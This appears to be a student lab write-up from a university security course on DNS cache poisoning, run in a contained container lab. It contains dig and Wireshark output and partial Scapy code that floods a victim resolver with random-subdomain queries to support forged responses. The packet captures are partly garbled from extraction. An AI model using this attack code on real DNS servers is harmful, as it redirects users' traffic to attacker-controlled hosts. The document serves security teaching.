The attack is also unsuccessful once again as SSH provides encryption for payload and is able to detect packet that does not pass thru its integrity check.

DNS Attacks - Task 3: Local DNS Attack targeting Authority Nameserver

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Flush the DNS cache db in the SERVER to ensure all the previously cached DNS results are deleted.

```
root@server:~# sudo rndc flush root@server:~#
```

The Python code to launch the attack.

Run the Python file for spoofing DNS packets in server's terminal (attacker is on same LAN as the server)

root@server:~# python3 spoof dns.py

Perform query at client side

```
sierra@coryVM:~$ sudo lxc exec client -- bash
root@client:~# dig www.example.net
;; Warning: Message parser reports malformed message packet.
 <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
 ; global options: +cmd
;; Got answer:
  ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46708
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2
;; QUESTION SECTION:
;www.example.net.
                                IN
                                         A
;; ANSWER SECTION:
www.example.net.
                        303030
                                IN
                                         A
                                                 10.0.0.2
;; AUTHORITY SECTION:
example.net.
                        259200
                                IN
                                         NS
                                                 ns1.FIT3031.attacker.com.
example.net.
                        259200
                                IN
                                         NS
                                                 ns2.FIT3031.attacker.com.
;; Query time: 17 msec
;; SERVER: 10.4.1.15#53(10.4.1.15)
  WHEN: Tue Oct 15 11:18:14 UTC 2019
;; MSG SIZE rcvd: 162
root@client:~#
```

```
root@server:~# python3 spoof_dns.py
.
Sent 1 packets.
.
Sent 1 packets.

I
```

[Retransmitted response. Original response in: 219]

```
86 Standard query 0xb674 A www.example.net OPT
204 Standard query response 0xb674 A www.example.net A 10.0.0.2 NS ns1.FIT3031.attacker.com NS ns2.FIT3031.attacker.com[Malformed Packet]
102 Standard query response 0xb674 A www.example.net A 93.184.216.34 OPT
  218 3454.6891315... 10.4.0.2
219 3454.7060857... 10.4.1.15
220 3454.8112325... 10.4.1.15
     221 3454.8112594... 10.4.0.2
222 3459.7880678... 00:00:00_aa:00:00
                                                                                                                                                  42 Who has 10.4.0.2? Tell 10.4.0.1
42 Who has 10.4.0.1? Tell 10.4.0.2
42 10.4.0.1 is at 00:00:00:aa:00:00
42 10.4.0.2 is at 00:16:3e:c4:11:15
70 Router Solicitation from 00:16:3e:c4:11:15
                                                                                   Xensourc_c4:11:15
                                                                                                                             ARP
     223 3459.7881036... Xensourc_c4:11:15
224 3459.7881175... 00:00:00_aa:00:00
                                                                                  00:00:00_aa:00:00
Xensourc c4:11:15
                                                                                                                             ARP
                                                                                                                             ARP
     225 3459.7881199... Xensourc c4:11:15
226 3562.1890166... fe80::216:3eff:fec4...
                                                                                   00:00:00 aa:00:00
                                                                                                                             ARP
                                                                                   ff02::2
                                                                                                                             ICMPv6
                                                                                                                                                342 DHCP Request - Transaction ID 0xbc601771
342 DHCP ACK - Transaction ID 0xbc601771
42 Who has 10.4.0.1277 Tell 10.4.0.1
      227 3682.7576083... 10.4.0.127
                                                                                   10.4.0.1
                                                                                                                             DHCP
     228 3682.8605905... 10.4.0.1
229 3687.8841619... 00:00:00_aa:00:00
230 3687.8844091... 00:00:00_aa:00:01
                                                                                  10.4.0.127
00:00:00_aa:00:01
00:00:00_aa:00:00
                                                                                                                            DHCP
                                                                                                                             ARP
                                                                                                                                                  42 Who has 10.4.0.17 Tell 10.4.0.127
42 10.4.0.127 is at 00:00:00:aa:00:01
                                                                                                                             ARP
      231 3687.8844413... 00:00:00 aa:00:01
                                                                                   00:00:00 aa:00:00
                                                                                                                             ARP
      232 3687.8844382... 00:00:00 aa:00:00
                                                                                  00:00:00 aa:00:01
                                                                                                                             ARP
                                                                                                                                                   42 10.4.0.1 is at 00:00:00:aa:00:00
Frame 221: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0 Ethernet II, Src: Xensourc_c4:11:15 (00:16:3e:c4:11:15), Dst: 00:00:00_aa:00:00 (00:00:00:aa:00:00) Internet Protocol Version 4, Src: 10.4.0.2, Dst: 10.4.1.15
 Internet Control Message Protocol
      Type: 3 (Destination unreachable)
Code: 3 (Port unreachable)
Checksum: 0xf143 [correct]
[Checksum Status: Good]
      Unused: 00000000
     Internet Protocol Version 4, Src: 10.4.1.15, Dst: 10.4.0.2

User Datagram Protocol, Src Port: 53, Dst Port: 34075

Domain Name System (response)

▼ Transaction ID: 0xb674

▼ [Expert Info (Warning/Protocol): DNS response retransmission. Original response in frame 219]
                       [DNS response retransmission. Original response in frame 219]
                       [Severity level: Warning]
[Group: Protocol]
       ▶ Flags: 0x8180 Standard query response, No error
            Questions: 1
            Answer RRs: 1
           Authority RRs: 0
Additional RRs: 1
           Queries
            Answers
            ▶ www.example.net: type A, class IN, addr 93.184.216.34
       Additional records
Root>: type OPT
```

Q8

```
#### ATTACK CONFIGURATION ####
ATTEMPT_NUM = 10000
dummy_domain_lst = []
```

```
#IP of our attacker's machine
attacker_ip = "10.0.0.2"

#IP of our victim's dns server
target_dns_ip = "10.4.1.15"

#DNS Forwarder if local couldnt resolve
#or real DNS of the example.com
forwarder_dns = "8.8.8.8"

#dummy domains to ask the server to query
dummy_domain_prefix = "abcdefghijklmnopqrstuvwxy0987654321"
base_domain = ".test.com"
```

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```
#### ATTACK SIMULATION

for i in range(ATTEMPT_NUM):
    cur_domain = dummy_domain_lst[i]
    print("> url: " + cur_domain)

###### Step 2 : Generate a random DNS query for cur_domain to challenge the local DNS
    IPpkt = IP(dst=target_dns_ip)
    UDPpkt = UDP(dport=53, sport=random.randint(1025,65000))
    DNSpkt = DNS(id=99, rd=1, qd=DNSQR(qname=cur_domain))
    query_pkt = IPpkt/UDPpkt/DNSpkt
    send(query_pkt,verbose=0)
```

Q11

The link to video demonstration: https://monash-panopto.aarnet.edu.au/Panopto/Pages/Viewer.aspx?id=08e9c709-dc09-4ff4-9a90-aaea00af849c

Just in case that the details in the video are not clear, below are the screenshot:

1) The attacker container shows that the poisoning is successful at hostname 5agyos for domain test.com.

```
> url: xawpcg.test.com
> url: fw1yl6.test.com
> url: mw5eob.test.com
> url: fb5q0e.test.com
> url: jfhdi9.test.com
> url: 53snv0.test.com
> url: kp2869.test.com
> url: x7lhqw.test.com
> url: 51ihxd.test.com
> url: iwd6ue.test.com
> url: 5agyos.test.com
Poisonned the victim DNS server successfully.
root@attacker:~#
```

2) The Wireshark's screen shows that the attacker (10.0.0.2) sent a query for the hostname 5agyos.test.com to the victim's DNS server (10.4.1.15), and then the server forwards the query to Google (8.8.8.8) with the transaction id of 0x57da.

```
373044 2733.5005... 10.0.0.2 10.4.1.15 DNS 75 Standard query 0x0063 A 5agyos.test.com 373045 2733.5008... 10.4.1.15 8.8.8.8 DNS 86 Standard query 0x57da A 5agyos.test.com OPT
```

3) Among the 100 spoofed and forged DNS query response, the one with the matching transaction id is found (0x57da). Then, we can see that the victims DNS server (10.4.1.15) see it as the correct response (as the transaction id is the same), it replies the poisoned result to the attacker (10.0.0.2)

```
373074 2733.6618... 8.8.8.8 10.4.1.15 DNS 190 Standard query response 0x57da A 5agyos.test.com A 10.0.0.. 373075 2733.6620... 10.4.1.15 DNS 141 Standard query response 0x0063 A 5agyos.test.com A 10.0.0..
```

4) Therefore, when the client dig for test.com (the same domain as the one we poisoned). The following query result is shown in the client's terminal

```
root@client:~# dig test.com
 <<>> DiG 9.10.3-P4-Ubuntu <<>> test.com
 ; global options: +cmd
  Got answer:
  ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64561
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
 EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
                                IN
;test.com.
;; ANSWER SECTION:
                        3530
                                IN
                                                 69.172.200.235
test.com.
;; AUTHORITY SECTION:
test.com.
                        85549
                                IN
                                        NS
                                                 ns.FIT3031.attacker.com.
;; ADDITIONAL SECTION:
ns.FIT3031.attacker.com. 85549
                                                 10.0.0.2
                                IN
                                        A
;; Query time: 20 msec
  SERVER: 10.4.1.15#53(10.4.1.15)
  WHEN: Fri Oct 18 10:14:10 UTC 2019
;; MSG SIZE rcvd: 103
root@client:~#
```

From the screenshot above, we can see that the authority section shows the malicious DNS server "ns.FIT3031.attacker.com". Furthermore, the additional section shows the attacker's IP address as the ip of the malicious DNS server.

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